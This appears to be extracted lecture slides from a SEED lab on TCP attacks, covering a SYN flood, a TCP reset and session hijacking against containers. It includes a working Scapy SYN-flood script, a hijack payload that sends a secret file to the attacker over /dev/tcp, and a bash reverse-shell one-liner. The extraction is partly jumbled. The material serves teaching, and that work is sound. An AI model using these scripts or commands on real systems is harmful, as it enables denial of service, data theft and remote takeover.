root@2ebd63942881:/# ■
```

From another machine, use telnet to establish a TCP connection

```
[10/27/22]seed@VM:~/.../tcp attacks$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2ebd63942881 login: seed
Password: dees
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                                    Foreign Address
                                                                                State
                     0 127.0.0.11:42031
                                                    0.0.0.0:*
                                                                                LISTEN
tcp
tcp
                     0 0.0.0.0:23
                                                    0.0.0.0:*
                                                                                LISTEN
                                                                                ESTABLISHED
                                                    10.9.0.1:60920
tcp
```

We will also increase the number of retries (SYN + ACK) the server will do before giving up

AND

Make the SYN queue smaller

```
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp max syn backlog = 128
```

(We are running these commands on the docker container for the victim server)

Victim Server Verify server is receiving Active Internet connections (servers and established) packets Proto Recy-O Send O Local Additional Additional Proto Recy-O Send O Local Additional Proto Recy-O Send O Recy-O Send O Recy-O Send O Foreign Address Recv-Q Send-Q Local Address State 0 127.0.0.11:39057 0.0.0.0:*LISTEN 0 0.0.0.0:23 0.0.0.0:* LISTEN 0 10.9.0.5:23 84.214.105.184:34308 SYN RECV 0 10.9.0.5:23 178.105.10.39:29935 SYN RECV 0 10.9.0.5:23 255.8.229.236:41503 SYN RECV 0 10.9.0.5:23 56.252.62.113:55730 SYN RECV 0 10.9.0.5:23 69.66.205.21:18690 SYN RECV 0 10.9.0.5:23 122.154.143.88:41910 SYN RECV 0 10.9.0.5:23 131.98.218.150:62638 SYN RECV tcp 0 10.9.0.5:23 14.44.182.254:33765 SYN RECV 98.170.141.0:49524 0 10.9.0.5:23 SYN RECV tcp 0 10.9.0.5:23 137.191.232.56:51616 SYN RECV tcp 0 10.9.0.5:23 70.12.28.153:61150 SYN RECV 61 100 16/ 70.766/5 synflood.py We've filled #!/bin/env python3 this server with from scapy.all import IP, TCP, send spoofed SYN from ipaddress import IPv4Address requests from random import getrandbits |ip| = IP(dst="10.9.0.7")tcp = TCP(dport=23, flags='S') pkt = ip/tcp while True: pkt[IP].src = str(IPv4Address(getrandbits(32))) pkt[TCP].sport = getrandbits(16)

= getrandbits(32)


pkt[TCP].seq

send(pkt, verbose = 0)

```
Attacker 2 Run script to send spoofed packets
```

[10/27/22]seed@VM:~/.../tcp_attacks\$ sudo python3 synflood.py

New terminal



Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

Issues:


synflood.c

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low, and the waiting queue is large... we might not fill it in time!

Solution?

• Use C (Imao)



Issues:

synflood.c

We had to change the number of retries/queue size to make this attack easier for us


If the number of retries is low, and the waiting queue is large... we might not fill it in time!

Solution?

• Use C (Imao)

Countermeasures


SYN Cookies- Allocate server resources only for established connections






TCP Reset

 Goal: Break an established TCP connection by sending a spoofed RESET (RST) packet




Packet

This is different than sending a FIN packet



In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by sequence number)





(@@@ are placeholder. You will fill them in)

```
#!/usr/bin/env python3
from scapy.all import *


ip = IP(src="0000", dst="0000")
tcp = TCP(sport=0000, dport=0000, flags="R", seq=0000)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

In our spoofed packet, we need to make sure we select a sequence number that matches the sequence number the server is expecting!

We also need to select the same ports!

In order to do our attack, we first need to find an ongoing TCP communication between two users!

A server reads data in some order (typically by sequence number)



Since we can sniff all the packets going from 10.9.0.6 to 10.9.0.5.

We can pull all the information we need from wireshark!

```
(@@@ are placeholder. You will fill them in)
```

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)

▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)

▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748, Source port: 44421 (44421)

Destination port: telnet (23)

[Stream index: 0]

Sequence number: 319575693

Acknowledgement number: 2984372748

Header length: 32 bytes

This figure is just an example of the Wireshark GUI.

The information is not correct for subsequent slides.
```

We need the information to generate our spoofed packet:

1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server

Logged into the user 1 container


```
Connection closed by foreign host.
root@a7681354f555:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2bb056619305 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86 64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
* Support:
                   https://ubuntu.com/advantage
This system has been minimized by removing packages an
d content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize'
command.
Last login: Tue Nov 1 20:00:07 UTC 2022 from user1-10
.9.0.6.net-10.9.0.0 on pts/2
seed@2bb056619305:~$
```

Look at the most recent packet sent between client and server

```
Transmission Control Protocol, Src Port: 38724, Dst F
 Source Port: 38724
 Destination Port: 23
 [Stream index: 2]
 [TCP Segment Len: 0]
 Sequence number: 4072688695
 [Next sequence number: 4072688695]
 Acknowledgment number: 387565144
                                            Your information
                                            may be different
    Client
                                       Server
    10.9.0.6
                                    10.9.0.5
    Port 38724
                                     Port 23
                      Attacker
                     10.9.0.1
```

We need the information to generate our spoofed packet:


- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py



TCP Reset Attack

We need the information to generate our spoofed packet:


- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Fill in src IP, dst IP, src port, dst port, and sequence number into reset.py
- 3. Hop back to client 1 container, press enter, connection should be closed!



TCP Reset Attack




Goal: Hijack an existing TCP connection (telnet), and get a server to execute a command of our choice



We spoof a packet with a command the run, and this packet looks like it came from the client (10.9.0.6)

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark




Just like with the TCP reset, we need this information for our packet

Your information will

be different

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark



Just like with the TCP reset, we need this information for our packet


Your information will

be different

For TCP Hijack, we will also be sending a command to run. What commands could we run?

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark



Just like with the TCP reset, we need this information for our packet

Your information will

be different

For TCP Hijack, we will also be sending a command to run. What commands could we run?

We could steal a file (demo), or we could create a root shell reverse shell

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark
- 3. Fill in packet information in sessionhijack.py

```
Transmission Control Protocol, Src Port
Source Port: 38724
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 0]
Sequence number: 4072688695
[Next sequence number: 4072688695]
Acknowledgment number: 387565144
```

Your information will be different

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark
- 3. Fill in packet information in sessionhijack.py

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Transmission Control Protocol, Src Port
Source Port: 38724
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Your information will be different

Hijack a current TCP connection and get a TCP server to execute commands of our choice

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- 2. Look at most recent TCP/Telnet Packet in Wireshark
- 3. Fill in packet information in sessionhijack.py
- 4. Summon a netcat server on attack machine (separate terminal)

netcat -lnv 9090

Hijack a current TCP connection and get a TCP server to execute commands of our choice

- 1. Open up Wireshark, and start generating some TCP traffic between Client 1 container and victim server
- 2. Look at most recent TCP/Telnet Packet in Wireshark
- 3. Fill in packet information in sessionhijack.py\
- 4. Summon a netcat server on attack machine (separate terminal)
- 5. Run session hijack program

```
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
```

```
[11/01/22]seed@VM:~$
[11/01/22]seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52206
my password is dog123
[11/01/22]seed@VM:~$
```


TCP server sent us the output of the cat command!

Reverse Shell

A reverse shell gives us (an attacker) a bash shell that we can remotely use → Total control!!

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an interactive bash shell on the server
Whose input (stdin) comes from a TCP connection,
And whose output (stdout and stderr) goes to the same TCP connection



In our spoofed packet, that will be the command that we want to run!

(remember to have netcat server also running!)